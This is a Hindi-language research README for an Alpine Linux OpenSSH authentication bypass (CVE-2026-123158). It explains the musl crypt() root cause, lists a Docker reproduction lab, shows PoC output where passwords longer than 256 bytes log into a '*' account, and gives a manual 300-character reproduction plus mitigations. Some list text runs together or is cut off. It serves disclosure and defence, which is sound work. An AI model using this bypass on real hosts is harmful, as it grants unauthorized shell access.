Alpine Linux OpenSSH प्रमाणीकरण बायपास (CVE-2026-123158 / sshole) के लिए भेद्यता अनुसंधान, PoC पुनरुत्पादन प्रयोगशाला और तकनीकी विश्लेषण

यह रिपॉज़िटरी Alpine Linux OpenSSH प्रमाणीकरण बायपास भेद्यता (CVE-2026-123158, CVSS 3.1 8.1 उच्च, जिसे "sshole" कहा जाता है) के लिए पूर्ण भेद्यता अनुसंधान रिपोर्ट, प्रयोगशाला पुनरुत्पादन स्क्रिप्ट और प्रूफ-ऑफ-कॉन्सेप्ट वातावरण शामिल करती है, जिसे 5 नवंबर, 2026 को प्रकट किया गया था।
CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H, CWE-394)/etc/shadow पासवर्ड फ़ील्ड ठीक * है।openssh-server-9.9_p2-r0।openssh-server-9.9_p2-r1 और अपस्ट्रीम OpenSSH 10.6p2 में ठीक किया गया।A*300x)।इनपुट सीमा पर नोट: जबकि CVE विवरण 256–1024 अक्षरों का उल्लेख करता है, इस लैब में अनुभवजन्य परीक्षण दर्शाता है कि musl libc 256-बाइट इनपुट को सामान्य रूप से हैश करता है (
key_len > KEY_MAX); केवल 257 से 1024 बाइट के इनपुट ही"*"लौटाते हैं जो प्रमाणीकरण बायपास को ट्रिगर करता है।
How SSHOLE Happens Flow चित्र: CVE-2026-123158 का चरण-दर-चरण तंत्र जो दर्शाता है कि कैसे इनपुट लंबाई, OpenSSH का सॉल्ट उधार लेना, और musl त्रुटि रिटर्न मिलकर एक मनमाना प्रमाणीकरण बायपास बनाते हैं।
यह दोष तीन घटकों के प्रतिच्छेदन से उत्पन्न होता है:
KEY_MAX = 256: SHA-512 crypt ($6$) की गणना करते समय, musl 256 बाइट से लंबी कुंजियों को अस्वीकार करता है और शाब्दिक स्ट्रिंग "*" लौटाता है।pick_salt() (CVE-2016-6210): वैध सॉल्ट रहित खातों (जैसे *) के लिए, OpenSSH सिस्टम पर किसी अन्य खाते से वैध $5$ या $6$ हैश के साथ सॉल्ट उधार लेता है।crypt(password, salt) की सीधे shadow प्रविष्टि से तुलना करता है। चूँकि musl "*" लौटाता है, strcmp("*", "*") == 0 प्रमाणीकृत पहुँच प्रदान करता है।alpine-openssh-sshole-auth-bypass/
├── article.md # Comprehensive security research report
├── README.md # Project overview & quick reproduction guide
├── cover.png # Cover illustration with CVE badge & hacker icon (PNG)
├── cover.svg # Vector source for cover
├── assets/
│ ├── evidence.png # Terminal reproduction screenshot evidence
│ └── flow.gif # Clean animated walkthrough of the vulnerability flow
└── lab/
├── server.Dockerfile # Alpine 3.21 + vulnerable openssh-server
├── client.Dockerfile # Exploit testing client container
├── sshd.conf # Research server OpenSSH configuration
├── entrypoint.sh # Container provisioning (victim:*, donor:$6$)
├── exploit.sh # Automated boundary PoC (256/257/300/1024 bytes)
├── run.sh # End-to-end execution script
└── verify.sh # A/B verification script against fixed package
लैब को एक पृथक स्थानीय Docker कंटेनर में चलाएँ:
# Build and run the vulnerable server and exploit test
cd lab
./run.sh
==================================================================
 sshd: OpenSSH_9.9p2, OpenSSL 3.3.7 7 Apr 2026
 libc: /lib/ld-musl-x86_64.so.1
 PAM : 0 (0 = built without PAM)
 shadow entries:
   donor:$6$abcdefgh$OHEEfDgChDIS
   victim:*
==================================================================

--- boundary: '*' account, different password lengths ---
>>> 256 bytes (musl still hashes)              rejected  (ssh rc=255)
>>> 257 bytes (crypt() returns '*')            ACCEPTED  <-- uid=1001 user=victim
>>> 300 bytes                                  ACCEPTED  <-- uid=1001 user=victim
>>> 1024 bytes                                 ACCEPTED  <-- uid=1001 user=victim

--- controls ---
>>> victim + short wrong password              rejected  (ssh rc=255)
>>> donor + correct real password              ACCEPTED  <-- uid=1000 user=donor

ssh -p 2222 [email protected]
# Prompt 1: Type 300 'A' characters (A*300x) -> Permission denied (buffer clobbered)
# Prompt 2: Type 300 'A' characters (A*300x) -> Accepted! Shell access granted.
 300-बाइट पासवर्ड स्ट्रिंग (
A*300x) सबमिट करने के बाद [email protected] पर प्रमाणीकरण बायपास का सत्यापन करता टर्मिनल सत्र, जो uid=1001(victim) के रूप में सफल शेल एक्सेस दर्शाता है।
cd lab
./verify.sh
apk update && apk upgrade openssh-server openssh
rc-service sshd restart
echo "PasswordAuthentication no" > /etc/ssh/sshd_config.d/00-no-passwords.conf
sshd -t && rc-service sshd restart
* के बजाय ! से खातों को लॉक करें:
passwd -l <user>
यह शोध शैक्षिक उद्देश्यों, सुरक्षा विश्लेषण और अधिकृत भेद्यता आकलन के लिए किया गया था। निष्कर्ष और प्रूफ़-ऑफ़-कॉन्सेप्ट सामग्री का उद्देश्य ज़िम्मेदार सुरक्षा शोध का समर्थन करना और सॉफ़्टवेयर सुरक्षा को बेहतर बनाने में सहायता करना है। कोई भी परीक्षण केवल उन्हीं सिस्टमों पर किया जाना चाहिए जिनके लिए स्पष्ट प्राधिकरण प्रदान किया गया हो। यह प्रकाशन अनधिकृत पहुँच, शोषण या किसी अन्य अवैध गतिविधि को प्रोत्साहित नहीं करता है।